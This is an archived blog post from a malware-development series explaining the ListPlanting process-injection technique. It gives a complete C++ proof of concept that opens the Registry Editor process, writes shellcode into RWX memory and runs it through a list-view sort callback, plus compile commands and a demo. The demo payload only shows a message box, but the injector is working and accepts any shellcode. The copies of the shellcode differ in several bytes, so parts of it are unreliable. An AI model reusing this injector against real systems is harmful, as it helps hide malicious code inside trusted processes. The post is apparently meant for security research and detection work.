

Malware development tricks: part 24. Listplanting. C++ example.


By cocomelonc

Published: 2022-11-27 · Archived: 2026-04-05 23:00:39 UTC

2 minute read



Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into the malware dev trick: Listplanting.

Using the `LVM_SORTGROUPS`, `LVM_INSERTGROUPSORTED`, and `LVM_SORTITEMS` messages, a `ListView` control's items and groups can have their sorting behavior modified to suit individual preferences. List-view controls are user interface windows that display groups of things. A `SysListView32` control stores information about an application's list-view settings in the process' memory.

ListPlanting may be performed by copying code into the virtual address space of a process that uses a list-view control then using that code as a custom callback for sorting the listed items.

practical example[Permalink](#)

Let's go to look at a practical example. The trick is pretty simple:

First of all, get windows handle:

```
HWND wpw = FindWindow(NULL, (LPCSTR)"Registry Editor");
HWND hw = FindWindowEx(wpw, 0, (LPCSTR)"SysListView32", 0);
```

Then, get process ID, and open it (get process handle by `OpenProcess`):

```
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

At the next step, we allocate RWX-memory via `VirtualAllocEx` and “copy” payload:

```
mem = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

// copy payload
WriteProcessMemory(ph, mem, my_payload, sizeof(my_payload), NULL);
```

Finally, trigger payload:

```
// trigger payload
PostMessage(hw, LVM_SORTITEMS, 0, (LPARAM)mem);
```

According to [documentation](#), `PostMessage` - Places (posts) a message in the message queue associated with the thread that created the specified window and returns without waiting for the thread to process the message.

The full source code of my PoC:

```
/*
hack.cpp
code injection Listplanting
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/27/malware-tricks-24.html
*/
#include <windows.h>
#include <commctrl.h>
#include <iostream>
#pragma comment (lib, "user32.lib")

unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\xf0\b7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
```

```
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\xd0\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

```
int main(int argc, char* argv[]) {  
    HANDLE ph;  
    DWORD pid;  
    LPVOID mem;  
  
    // find window  
    HWND wpw = FindWindow(NULL, (LPCSTR)"Registry Editor");  
    HWND hw = FindWindowEx(wpw, 0, (LPCSTR)"SysListView32", 0);  
  
    // obtain the process id and try to open process  
    GetWindowThreadProcessId(hw, &pid);  
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);  
  
    // allocate RWX memory  
    mem = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
  
    // copy payload  
    WriteProcessMemory(ph, mem, my_payload, sizeof(my_payload), NULL);  
  
    // trigger payload  
    PostMessage(hw, LVM_SORTITEMS, 0, (LPARAM)mem);  
  
    // free memory  
    VirtualFreeEx(ph, mem, 0, MEM_DECOMMIT | MEM_RELEASE);  
    CloseHandle(ph);  
  
    return 0;  
}
```

As you can see, as usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =  
    // 64-bit meow-meow messagebox  
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"  
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
    "\x50\x3e\x48\xf0\b7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"  
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
    "\x75\x05\xbb\x47\x13\x72\xf6\x6a\x00\x59\x41\x89\xda\xff"  
    "\xd5\x4d\x65\xf6\x77\x2d\x6d\x65\xf6\x77\x21\x00\x3d\x5e"  
    "\x2e\x2e\x5e\x3d\x00";
```


demo [Permalink](#)

Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections
```

```
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-11-27-malware-tricks-24  
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-11-27-malware-tricks-24  
$ ls -l  
total 896  
-rw-r--r-- 1 cocomelonc cocomelonc 2476 Nov 28 02:54 hack.cpp  
-rwxr-xr-x 1 cocomelonc cocomelonc 912384 Nov 28 02:54 hack.exe
```


Then, run Registry Editor in the victim machine (`Windows 10 x64` in my case):




And, run our `hack.exe` :

```
.\hack.exe
```

```
9 #include <iostream>
10 #pragma comment(lib, "user32.lib")
11
12 unsigned char my_payload[] =
13 // 64-bit meow-meow message
14 "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x
15 "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\xb5\x2\x
16 "\x3e\x48\xb5\x2\x18\x3e\x48\xb5\x2\x20\x3e\x48\xb5\x
17 "\x50\x3e\x48\xf0\b7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\x
18 "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\x
19 "\xed\x52\x41\x51\x3e\x48\xb5\x2\x20\x3e\xb5\x42\x3c\x
20 "\x01\xd0\x3e\xb5\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x
21 "\x48\x01\xd0\x50\x3e\xb5\x48\x18\x3e\x44\xb5\x40\x20\x
22 "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\xb5\x34\x88\x48\x
23 "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x
24 "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\x
25 "\x75\xd6\x58\x3e\x44\xb5\x40\x24\x49\x01\xd0\x66\x3e\x
26 "\x8b\x0c\x48\x3e\x44\xb5\x40\x1c\x49\x01\xd0\x3e\x41\x
27 "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x
28 "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x
29 "\x59\x5a\x3e\x48\xb5\x12\xe9\x49\xff\xff\xff\x5d\x49\x
30 "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x
31 "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x
32 "\x56\x07\xff\xd5\xb5\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\x
33 "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\x
34 "\x75\x05\xb5\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\x
35 "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x
36 "\x2e\x2e\x5e\x3d\x00";
37
38 int main(int argc, char* argv[]) {
39     HANDLE ph;
```





The screenshot shows a Windows 10 virtual machine environment. In the foreground, a Windows PowerShell terminal window is open, displaying the execution of a program named 'hack.exe'. The terminal output shows the current directory and the execution of the program. Behind the terminal, the Windows Registry Editor is open, showing the path 'Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{56C9-11D0-94E8-00AA0059CE02}'. A small dialog box titled 'Meow-meow!' with an 'OK' button is overlaid on the Registry Editor window. The taskbar at the bottom shows the system clock as 7:12 AM on 11/28/2022.



Run as Administrator, because for injecting to Registry Editor (`regedit.exe`) requires elevated privileges.

For correctness, run `Process Hacker 2` as Administrator and check `memory` tab:





As you can see, everything is work perfectly :)

Let's go to upload `hack.exe` to VirusTotal:

